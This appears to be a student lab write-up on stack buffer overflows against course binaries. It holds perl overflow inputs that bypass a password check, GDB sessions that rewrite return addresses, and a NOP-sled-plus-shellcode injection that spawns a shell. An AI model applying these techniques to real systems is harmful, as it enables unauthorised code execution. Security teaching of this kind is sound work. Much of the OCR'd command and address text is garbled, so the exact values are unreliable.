

## Buffer Overflow

A

In this section, we were asked to run through auth\_overflow1, a compiled executable and do various overflows to cause various results. The first task was to gain access without a valid password. The most simple input I could find to accomplish this was `perl -e 'print "\x01"x20''. This input overflows the buffer and writes 1s through the local variables. When the local variable gets returned, it contains a 1 rather than a zero, causing the program to grant access. The next task was to get the program to grant access, then crash. The input I used to accomplish this was `perl -e 'print "\x50\x85\x04\x08\x9''. This input overflows the buffer with the address of the 'access granted' branch of the if statement. By overwriting the return address on the stack, we can make the program jump to an arbitrary location. In this case , we just jumped back to where we wanted to go rather than where it should go. However, by overwriting parts of the stack, we cause the program to go into an invalid state and crash after granting access. Another approach to grant access is to use a debugger to manually set \$eax to 1 after the ret statement in check\_authentication, but before the test and je in main which represents the if statement. This can be done with a simple set \$eax += 1. When the function returns, it now returns a 1, which causes the if statement to run the 'access granted' section. The following 3 images show printouts of the stack with annotations for notable values and the process in action. When I typed 'refresh' in the second screenshot, it wiped out the 'access granted' print, but I didn't notice at the time of doing the lab, and I don't want to go back and boot up the VM just to get a screenshot that I don't mess up. The first screenshot shows me overwriting the return address. The second screenshot shows me manually messing with the register. The final screenshot shows the return address on the stack.

The terminal window displays assembly code for the check\_authentication function. The assembly code includes instructions like movl, push, and call. The debugger session at the bottom shows a breakpoint at address 0x804850c, which corresponds to the start of the main function. The registers and memory dump sections are visible, showing the state of the program during the exploit development process.

```
Terminal - student@labimage:~/Desktop/filesDir
File Edit View Terminal Tabs Help
File Edit View Terminal Tabs Help
0x80484e2 <check_authentication+54>    movl  $0x1,-0xc(%ebp)
0x80484e9 <check_authentication+61>    movl  $0x804862c,0x4(%esp)
0x80484f1 <check_authentication+69>    lea   -0x1c(%ebp),%eax
0x80484f4 <check_authentication+72>    mov   %eax,(%esp)
0x80484f7 <check_authentication+75>    call  0x8048350 <strcmp@plt>
0x80484fc <check_authentication+80>    test  %eax,%eax
0x80484fe <check_authentication+82>    jne   0x8048507 <check_authentication+91>
0x8048500 <check_authentication+84>    movl  $0x1,-0xc(%ebp)
0x8048507 <check_authentication+91>    mov   -0xc(%ebp),%eax
0x804850a <check_authentication+94>    leave 
B+ 0x804850b <check_authentication+95>    ret
0x804850c <main>                   push  %ebp
0x804850d <main+1>                 mov   %esp,%ebp
0x804850f <main+3>                 and   $0xffffffff0,%esp
0x8048512 <main+6>                 sub   $0x10,%esp
0x8048515 <main+9>                 cmpl $0x1,0x8(%ebp)
0x8048519 <main+13>                jg    0x804853c <main+48>
0x804851b <main+15>                mov   0xc(%ebp),%eax
0x804851e <main+18>                mov   (%eax),%eax
0x8048520 <main+20>                mov   %eax,0x4(%esp)
0x8048524 <main+24>                movl  $0x8048635,(%esp)
native process 2761 In: check authentication
Breakpoint 3, check authentication (
password=0x8048550 <main+68> ".307\004\$K\206\004\b\350\$376\377\377\307\004\$h\206\004\b\350\030\376\377\377\307\004$-\206\004\b\350\f\376\377\353\f\307\004\$232\206\004\b\350\376\375\377\377\311\303f.\017\037\204") at auth_overflow1.c:17
(gdb) si
(gdb) x/16xw $sp - 0x10
0xfffffd00c: 0x08048550      0x08048550      0x08048550      0x08048550
0xfffffd01c: 0x08048550      0x08048550      0x00000000      0x0804855b
0xfffffd02c: 0x00000000      0xf7f9d000      0xf7f9d000      0x00000000
0xfffffd03c: 0xf7de0e91      0x00000002      0xfffffd0d4      0xfffffd0e0
(gdb)
```

Terminal - student@labimage: ~/Desktop/filesDir

File Edit View Terminal Tabs Help

```

0x804850c <main>      push %ebp
0x804850d <main+1>     mov %esp,%ebp
0x804850f <main+3>     and $0xffffffff,%esp
0x8048512 <main+6>     sub $0x10,%esp
0x8048515 <main+9>     cmpl $0x1,0x8(%ebp)
0x8048519 <main+13>    jg  0x804853c <main+48>
0x804851b <main+15>    mov 0xc(%ebp),%eax
0x804851e <main+18>    mov (%eax),%eax
0x8048520 <main+20>    mov %eax,0x4(%esp)
0x8048524 <main+24>    movl $0x8048635,(%esp)
0x804852b <main+31>    call 0x8048360 <printf@plt>
0x8048530 <main+36>    movl $0x0,(%esp)
0x8048537 <main+43>    call 0x80483a0 <exit@plt>
0x804853c <main+48>    mov 0xc(%ebp),%eax
0x804853f <main+51>    add $0x4,%eax
0x8048542 <main+54>    mov (%eax),%eax
0x8048544 <main+56>    mov %eax,(%esp)
0x8048547 <main+59>    call 0x80484ac <check_authentication>
0x804854c <main+64>    test %eax,%eax
0x804854e <main+66>    je   0x8048576 <main+106>
0x8048550 <main+68>    movl $0x804864b,(%esp)

```

exec No process In:

Breakpoint 3, check\_authentication (password=0xfffffd2e3 "asdfasdf") at auth\_overflow1.c:17

(gdb) refresh

(gdb) si

(gdb) set \$eax += 1

(gdb) si

0x804854c in main (argc=2, argv=0xfffffd0f4) at auth\_overflow1.c:24

(gdb) c

Continuing.

[Inferior 1 (process 2776) exited with code 034]

(gdb) refresh

(gdb)

Terminal - student@labimage: ~/Desktop/filesDir

File Edit View Terminal Tabs Help

```

0x804846c <_do_global_dtors_aux+12> sub $0x8,%esp
0x804846f <_do_global_dtors_aux+15> call 0x80483f0 <deregister_tm_clones>
0x8048474 <_do_global_dtors_aux+20> movb $0x1,0x80498d4
0x804847b <_do_global_dtors_aux+27> leave
0x804847c <_do_global_dtors_aux+28> repz ret
0x804847e <_do_global_dtors_aux+30> xchq %ax,%ax
0x8048480 <frame_dummy>          mov 0x80497b8,%eax
0x8048485 <frame_dummy+5>       test %eax,%eax
0x8048487 <frame_dummy+7>       je  0x80484a7 <frame_dummy+39>
0x8048489 <frame_dummy+9>       mov $0x0,%eax
0x804848e <frame_dummy+14>      test %eax,%eax
0x8048490 <frame_dummy+16>      je  0x80484a7 <frame_dummy+39>
0x8048492 <frame_dummy+18>      push %ebp
0x8048493 <frame_dummy+19>      mov %esp,%ebp
0x8048495 <frame_dummy+21>      sub $0x18,%esp
0x8048498 <frame_dummy+24>      movl $0x80497b8,(%esp)
0x804849f <frame_dummy+31>      call *%eax
0x80484a1 <frame_dummy+33>      leave
0x80484a2 <frame_dummy+34>      jmp 0x8048420 <register_tm_clones>
0x80484a7 <frame_dummy+39>      jmp 0x8048420 <register_tm_clones>
0x80484ac <check_authentication> push %ebp

```

native process 2761 In: check authentication

(gdb) x/16xw \$sp -0x16

0xfffffd006:	0x98a80000	0x85e20804	0x00020804	0xd0d40000
0xfffffd016:	0xd0e0ffff	0x854cffff	0xd2c30804	0x0000ffff
0xfffffd026:	0x859b0000	0x00000804	0xd0000000	0xd000f7f9
0xfffffd036:	0x0000f7f9	0x0e910000	0x0002f7de	0xd0d40000

(gdb) x/16xw \$sp - 0x10

0xfffffd00c:	0x80485e2	0x00000002	0xfffffd0e0	0xfffffd0e0
0xfffffd01c:	0x804854c	0xfffffd2c3	0x00000000	0x804850b
0xfffffd02c:	0x00000000	0xf7fd0000	0xf7fd0000	0x00000000
0xfffffd03c:	0xf7de0e91	0x00000002	0xfffffd0d4	0xfffffd0e0

(gdb)

B

This section was very easy. I simply set a breakpoint on check\_authentication's 'ret' instruction, then modified memory at \$sp to be my desired return address. The following two images show the initial state of the stack, me updating the value in memory, then the access granted screen. Note that the second image has an instruction circled. The circled instruction's address is the address we are jumping back to, so we update the thing on the top of the stack to point to this new address rather than the initial location. Specifically, we update memory to point to \*main + 68 (address 0x804854b) rather than \*main + 64 (0x8048547). This is accomplished by running the command set {int}0xffffd03c = 0x804854b, where 0xffffd03c is the value of \$sp prior to check\_authentication's 'ret' instruction.

The screenshot shows a GDB session with assembly code and memory dump. The assembly code is as follows:

```
0x08048050 <main+0>: sub $0x10,%esp
0x08048051 <main+9>: cmpl $0x1,0x8bp
0x08048054 <main+13>: jg 0x8048537 <main+48>
0x08048056 <main+15>: mov 0xc(%ebp),%eax
0x08048059 <main+18>: mov (%eax),eax
0x0804805b <main+20>: mov %eax,0x4(%esp)
0x0804805f <main+24>: movl $0x8048625,%esp
0x08048056 <main+31>: call 0x8048360 <printf@plt>
0x08048052 <main+36>: movl $0x0,%esp
0x08048053 <main+43>: call 0x80483a0 <exit@plt>
0x08048057 <main+48>: mov 0xc(%ebp),%eax
0x0804805a <main+51>: add $0x4,esp
0x0804805d <main+54>: mov (%eax),eax
0x0804805f <main+56>: mov %eax,%esp
0x08048052 <main+59>: call 0x80484ac <check_authentication>
0x08048054 <main+64>: test %eax,%eax
0x08048059 <main+66>: je 0x8048571 <main+106>
0x08048054 <main+68>: movl $0x804863b,%esp
0x08048052 <main+75>: call 0x8048380 <puts@plt>
0x08048057 <main+80>: movl $0x8048658,%esp
0x08048055 <main+87>: call 0x8048380 <puts@plt>
0x08048053 <main+92>: movl $0x804866e,%esp
0x08048056 <main+99>: call 0x8048380 <puts@plt>
0x0804805f <main+104>: jmp 0x804857d <main+118>
0x08048051 <main+106>: movl $0x804868a,%esp
0x08048058 <main+113>: call 0x8048380 <puts@plt>
0x08048057 <main+118>: leave
0x0804805e <main+119>: ret
0x0804805f nop
```

native process 2795 In: check authentication

(gdb) p /x \$sp  
\$1 = 0xfffffd03c  
(gdb) x/16wx \$sp  
0xfffffd03c: 0x08048547 0xfffffd2e3 0x00000000 0x0804858b  
0xfffffd04c: 0x00000000 0x7ff9d000 0x7ff9d000 0x00000000  
0xfffffd05c: 0x7de0e91 0x00000002 0xfffffd0f4 0xfffffd100  
0xfffffd06c: 0xfffffd084 0x00000001 0x00000000 0x7ff9d000  
(gdb) set \$int0xfffffd03c = 0x804854b  
Left operand of assignment is not on lvalue.  
(gdb) set \$int0xfffffd03c = 0x804854b  
(gdb) x/16wx \$sp  
0xfffffd03c: 0x0804854b 0xfffffd2e3 0x00000000 0x0804858b  
0xfffffd04c: 0x00000000 0x7ff9d000 0x7ff9d000 0x00000000  
0xfffffd05c: 0x7de0e91 0x00000002 0xfffffd0f4 0xfffffd100  
0xfffffd06c: 0xfffffd084 0x00000001 0x00000000 0x7ff9d000  
(gdb) L16 PC: 0x8048506


```

File Edit View Terminal Tabs Help
B+ 0x804848b2 <check_authentication+6>    movl $0x0,-0xc(%ebp)
0x804848b7 <main>           push %ebp          %ebp,%eax
0x804848b8 <main+1>         mov  %esp,%ebp      %esp
0x804848b9 and $0xffffffff0,%esp      ),%eax
0x804848b0 <main+2>         sub $0x10,%esp
0x804848b1 <main+9>         cmpl $0x1,0x8(%ebp)    cpy@plt>
0x804848b4 <main+13>        jg  0x8048537 <main+48>    (%esp)
0x804848b5 <main+15>        mov  0xc(%ebp),%eax
0x804848b6 <main+18>        mov  (%eax),%eax
0x804848b7 <main+20>        mov  %eax,0x4(%esp)
0x804848b8 <main+24>        movl $0x8048625,%esp
0x804848b9 <main+31>        call 0x8048360 <print@plt> authentication+77-
0x804848ba <main+36>        movl $0x0,%esp          0x4(%esp)
0x804848bc <main+43>        call 0x80483a0 <exit@plt>
0x804848bd <main+48>        mov  0xc(%ebp),%eax      p)
0x804848be <main+51>        add $0x4,%eax
0x804848bf <main+54>        mov  (%eax),%eax
0x804848c0 <main+56>        mov  %eax,(%esp)      authentication+84-
0x804848c1 <main+59>        call 0x80484ac <check_authentication>
0x804848c2 <main+64>        test %eax,%eax      ntification+89-
0x804848c3 <main+65>        je  0x8048571 <main+106>
0x804848c4 <main+68>        movl $0x804863b,%esp
B+ 0x804848c5 <main+75>        call 0x8048380 <puts@plt>
0x804848c6 <main+80>        movl $0x8048658,%esp
0x804848c7 <main+87>        call 0x8048380 <puts@plt>
0x804848c8 <main+92>        movl $0x804866e,%esp@0xfffff0,%esp
0x804848c9 <main+99>        call 0x8048380 <puts@plt>
0x804848ca <main+104>       jmp 0x804857d <main+118>
Star0x8048571 <main+106>    movl $0x804868a,%esp      ow3 asdasdf
0x804848cb <main+113>       call 0x8048380 <puts@plt>
Breakpoint 3, main (argc=2, argv=0xfffffd0f4) at auth_overflow3.c:18
(gdb) cNo process In:
Breakpoint 1, check_authentication (password=0xfffffd2e4 "asdasdf") at auth_overflow3.c:7
(gdb) c
Continuing.
Breakpoint 4, 0x08048586 in check_authentication (password=0xfffffd2e4 "asdasdf") at auth_overflow3.c:16
(gdb) x/4xw $sp
0xfffffd03c: 0x08048547 0xfffffd2e4 0x00000000 0x0804858b
(gdb) set (int)$fffffd03c = 0x804854b
(gdb) x/4xw $sp
0xfffffd03c: 0x0804854b 0xfffffd2e4 0x00000000 0x0804858b
(gdb) c
Continuing.
=====
Access Granted.
Inferior 1 (process 2801) exited with code 034]
(gdb) 

```

## C

Similar to part A, we can accomplish this stage by overwriting memory addresses with the desired return location. For my executable, the desired jump location was to 0x804854b. To get the program to jump there, we simply need to overwrite the buffer with copies of this. By examining the assembly of the function, we can determine we need to use this value around 9 times. The argument I used to accomplish this stage was `perl -e 'print "\x4b\x85\x04\x08\x9` . Below is a screenshot of this command successfully granting access.



The screenshot shows a terminal window with the following session:

```
File Edit View Terminal Tabs Help
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from auth_overflow...done.
(gdb) B *check_authentication
Breakpoint 1 at 0x80484ac: file auth_overflow1.c, line 5.
(gdb) r perl -e 'print "\x08\x04\x85\x50\x56"'
Starting program: /home/student/Desktop/filesDir/auth_overflow1 perl -e 'print "\x08\x04\x85\x50\x56"'  
Breakpoint 1, check_authentication (password=0xfffffd2d "b\004\205P\b\004\205P\b\004\205P\b\004\205P") at auth_overflow1.c:5
5 int check_authentication(char *password) {
(gdb) layout asm
student@labimage:~/Desktop/filesDir$ clear  
student@labimage:~/Desktop/filesDir$ gdb auth_overflow3
GNU gdb (Ubuntu 8.1.0-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from auth_overflow3...done.
(gdb) layout asm
student@labimage:~/Desktop/filesDir$ r auth_overflow3 perl -e 'print "\x4b\x85\x04\x08\x9`'
Command 'r' not found, but can be installed with:
apt install r-cran-littler
Please ask your administrator.
student@labimage:~/Desktop/filesDir$ ./auth_overflow3 perl -e 'print "\x4b\x85\x04\x08\x9`'  
=====
Access Granted.  
=====
Segmentation fault (core dumped)
student@labimage:~/Desktop/filesDir$
```

## D

This section of the lab was the most complex, but wasn't too complicated when you break it down into small steps. The first task I had was to discover the location in memory that my injected code would go. Stack address randomization had been disabled on my machine, so I could derive this location using the debugger, then have it be correct whether I was using the debugger or not. This screenshot below shows me deriving the address of the buffer.

```
File Edit View Terminal Tabs Help ?  
B+ 0x80484ac <check_authentication> push %ebp  
0x80484ad <check_authentication+1> mov %esp,%ebp  
0x80484af <check_authentication+3> sub $0x38,%esp  
0x80484b2 <check_authentication+6> movl $0xd,-0xc(%ebp)  
0x80484b9 <check_authentication+13> mov 0x8(%ebp),%eax  
0x80484bc <check_authentication+16> mov %eax,0x4(%esp)  
0x80484c0 <check_authentication+20> lea -0x1c(%ebp),%eax  
0x80484c3 <check_authentication+23> mov %eax,%esp  
0x80484c6 <check_authentication+26> call 0x8048370 <strncpy@plt>  
0x80484c9 <check_authentication+31> movl $0x8048614,0x4(%esp)  
0x80484d3 <check_authentication+35> lea -0x1c(%ebp),%eax  
0x80484d6 <check_authentication+42> mov %eax,%esp  
0x80484d9 <check_authentication+45> call 0x8048350 <strcmp@plt>  
0x80484de <check_authentication+50> test %eax,%eax  
0x80484e0 <check_authentication+52> je 0x80484f9 <check_authentication+77>  
0x80484e2 <check_authentication+54> movl $0x804861c,0x4(%esp)  
0x80484e4 <check_authentication+62> lea -0x1c(%ebp),%eax  
0x80484ed <check_authentication+65> mov %eax,%esp  
0x80484f0 <check_authentication+68> call 0x8048350 <strcmp@plt>  
0x80484f5 <check_authentication+73> test %eax,%eax  
0x80484f7 <check_authentication+75> jne 0x8048500 <check_authentication+84>  
0x80484f9 <check_authentication+77> mov $0x1,%eax  
0x80484fe <check_authentication+82> jmp 0x8048505 <check_authentication+89>  
0x8048500 <check_authentication+84> mov $0xd,%eax  
0x8048505 <check_authentication+89> leave  
0x8048506 <check_authentication+90> ret  
B+ 0x8048507 <main> push %ebp  
0x8048508 <main+1> mov %esp,%ebp  
0x804850a <main+3> and $0xffffffff0,%esp  
0x804850d <main+6> sub $0x10,%esp  
0x8048510 <main+9> cmpl $0x1,0x8(%ebp)  
native process 2846 In: check authentication  
Arglist at 0xfffffd038, args: password=0xfffffd2e3 "asdfsadf"  
Locals at 0xfffffd038, Previous frame's sp is 0xfffffd040  
Saved registers:  
    ebp at 0xfffffd038, eip at 0xfffffd03c  
(gdb) x/s 0xfffffd038  
0xfffffd038:  "\x20\x377\x377\x205\x004\b\x343\x322\x377\x377"  
(gdb) x/s 0xfffffd048  
0xfffffd048:  "\x213\x205\x004\b"  
(gdb) x/s 0xfffffd058  
0xfffffd058:  ""  
(gdb) x/s 0xfffffd028  
0xfffffd028:  "\x230\x230\x004\b"  
(gdb) x/s $ebp - 0x1c  
0xfffffd01c:  "asdfsadf"  
(gdb) p $ebp  
$2 = (void *) 0xfffffd038  
(gdb) L11 PC: 0x80484cb
```

As it turns out, the address is \$ebp - 0x1c, which is fffffd01c. Once I had the location of the injected code, I had to overwrite the return address on the stack with the address of my injected code. The first section of my exploit looks like this: `perl -e 'print "\x10"x32 . "\x94\xcf\xff\xff"'. This code overwrites the return address and causes the program to jump to 0xfffffcf94, which is a few hundred bytes after my initial 0xfffffd01c. To make the exact address easier, I used a NOP slide to allow my exact jump location to be less precise. This NOP slide looks like "\x90"x400 in perl. After my injected NOP slide, I used the cat command to insert the provided binary shell code into memory. To summarize, my attack looked like:

```
`perl -e 'print "\x10"x32 . "\x94\xcf\xff\xff". "\x90"x400`cat shellcode5.bin`
```

With the initial 10's just there to pad and fill up the buffer. THe "\x94\xcf\xff\xff" causes the program to jump past the buffer into my injected code. The "\x90"x400 creates a NOP slide so my jump address can have a larger range without causing errors. Finally, the `cat shellcode5.bin` runs the actual shellcode exploit to spawn a shell. For a look at actual memory, examine the screenshot below which diagrams three of the sections of my exploit

File Edit View Terminal Tabs Help

B+ 0x80484ac <check\_authentication> push %ebp  
0x80484ad <check\_authentication+1> mov %esp, %ebp  
0x80484af <check\_authentication+3> sub \$0x38, %esp  
0x80484b2 <check\_authentication+6> movl \$0x0, -0xc(%ebp)  
0x80484b9 <check\_authentication+13> mov 0x8(%ebp), %eax  
0x80484bc <check\_authentication+16> mov %eax, 0x4(%esp)  
0x80484c0 <check\_authentication+20> lea -0x1c(%ebp), %eax  
0x80484c3 <check\_authentication+23> mov %eax, (%esp)  
0x80484c6 <check\_authentication+26> call 0x8048370 <strcpy=plt>  
0x80484c9 <check\_authentication+31> movl \$0x8048614, 0x4(%esp)  
0x80484d3 <check\_authentication+35> lea -0x1c(%ebp), %eax  
0x80484d6 <check\_authentication+42> mov %eax, (%esp)  
0x80484d9 <check\_authentication+45> call 0x8048350 <strcmp=plt>  
0x80484de <check\_authentication+50> test %eax, %eax  
0x80484e0 <check\_authentication+52> je 0x80484f9 <check\_authentication+77>  
0x80484e2 <check\_authentication+54> movl \$0x804861c, 0x4(%esp)  
0x80484ea <check\_authentication+62> lea -0x1c(%ebp), %eax  
0x80484ed <check\_authentication+65> mov %eax, (%esp)  
0x80484f0 <check\_authentication+68> call 0x8048350 <strcmp=plt>  
0x80484f5 <check\_authentication+73> test %eax, %eax  
0x80484f7 <check\_authentication+75> jne 0x8048500 <check\_authentication+84>  
0x80484f9 <check\_authentication+77> mov \$0x1, %eax  
0x80484fe <check\_authentication+82> jmp 0x8048505 <check\_authentication+89>  
0x8048500 <check\_authentication+84> mov \$0x0, %eax  
0x8048505 <check\_authentication+89> leave  
0x8048506 <check\_authentication+90> ret  
0x8048507 <main> push %ebp  
0x8048508 <main+1> mov %esp, %ebp  
0x804850a <main+3> and \$0xffffffff, %esp  
0x804850d <main+6> sub \$0x10, %esp  
0x8048510 <main+9> cmpl \$0x1, 0x8(%ebp)

native process 3004 In: check authentication L11 PC: 0x80484cb

0xfffffc40: 0x7ff9d000 0x7ff9d000 0x00000000 0x10101010 0x10101010  
0xfffffc50: 0x10101010 0x10101010 0x10101010 0x10101010 0x10101010  
0xfffffc60: 0x10101010 0x10101010 0x10101010 0x10101010 0xfffffcf94  
0xfffffc70: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090  
0xfffffc80: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090  
0xfffffc90: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090  
0xfffffce0: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090  
(gdb) x/32w \$sp - 0x10  
0xfffffc20: 0xfffffc4c 0xfffffc4c 0xfffffc4c 0xfffffc4c  
0xfffffc30: 0xfffffc4c 0xfffffc4c 0xfffffc4c 0xfffffc4c  
0xfffffc40: 0x7ff9d000 0x7ff9d000 0x00000000 0x10101010  
0xfffffc50: 0x10101010 0x10101010 0x10101010 0x10101010  
0xfffffc60: 0x10101010 0x10101010 0x10101010 0x10101010  
0xfffffc70: 0x90909090 0x90909090 0x90909090 0x90909090  
0xfffffc80: 0x90909090 0x90909090 0x90909090 0x90909090  
0xfffffc90: 0x90909090 0x90909090 0x90909090 0x90909090  
(gdb) [redacted]

The red is the 32 bytes of 10, the green is the injected return address, the 0x90 is the nop sled. After the 0x90, we would have the injected shell code, but the screenshot is not large enough to show that injected code.

Just after the jump to the injected address of 0xffffcf94, the debugger looks like this


```
File Edit View Terminal Tabs Help
> 0xfffffcf94 nop
0xfffffcf95 nop
0xfffffcf96 nop
0xfffffcf97 nop
0xfffffcf98 nop
0xfffffcf99 nop
0xfffffcf9a nop
0xfffffcf9b nop
0xfffffcf9c nop
0xfffffcf9d nop
0xfffffcf9e nop
0xfffffcf9f nop
0xfffffcfa0 nop
0xfffffcfa1 nop
0xfffffcfa2 nop
0xfffffcfa3 nop
0xfffffcfa4 nop
0xfffffcfa5 nop
0xfffffcfa6 nop
0xfffffcfa7 nop
0xfffffcfa8 nop
0xfffffcfa9 nop
0xfffffcfaa nop
0xfffffcfab nop
0xfffffcfac nop
0xfffffcfad nop
0xfffffcfaf nop
0xfffffcfb0 nop
0xfffffcfb1 nop
0xfffffcfb2 nop

native process 2984 In:
Breakpoint 1 at 0x0804596: file auth_overflow3.c, line 16. L?? PC: 0xfffffcf94
Starting program: /home/student/Desktop/filesDir/auth_overflow3
Inferior 1 (process 2980) exited normally
gdb refresh
(gdb) r <perl -e 'print "\x10\x32 . \"\x94\xcf\xfff\xff\". "\x90"\x400''`cat shellcode5.bin'
Starting program: /home/student/Desktop/filesDir/auth_overflow3 perl -e 'print "\x10\x32 . \"\x94\xcf\xfff\xff\". "\x90"\x400''`cat shellcode5.bin'

Breakpoint 1, 0x0804596 in check_authentication (password=>0x90909090) at auth_overflow3.c:16
(gdb) x/16w $sp
0xfffffcf94: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf95: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf96: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf97: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf98: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf99: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf9a: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf9b: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf9c: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf9d: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf9e: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcf9f: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa0: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa1: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa2: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa3: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa4: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa5: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa6: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa7: 0x90909090 0x90909090 0x90909090 0x90909090
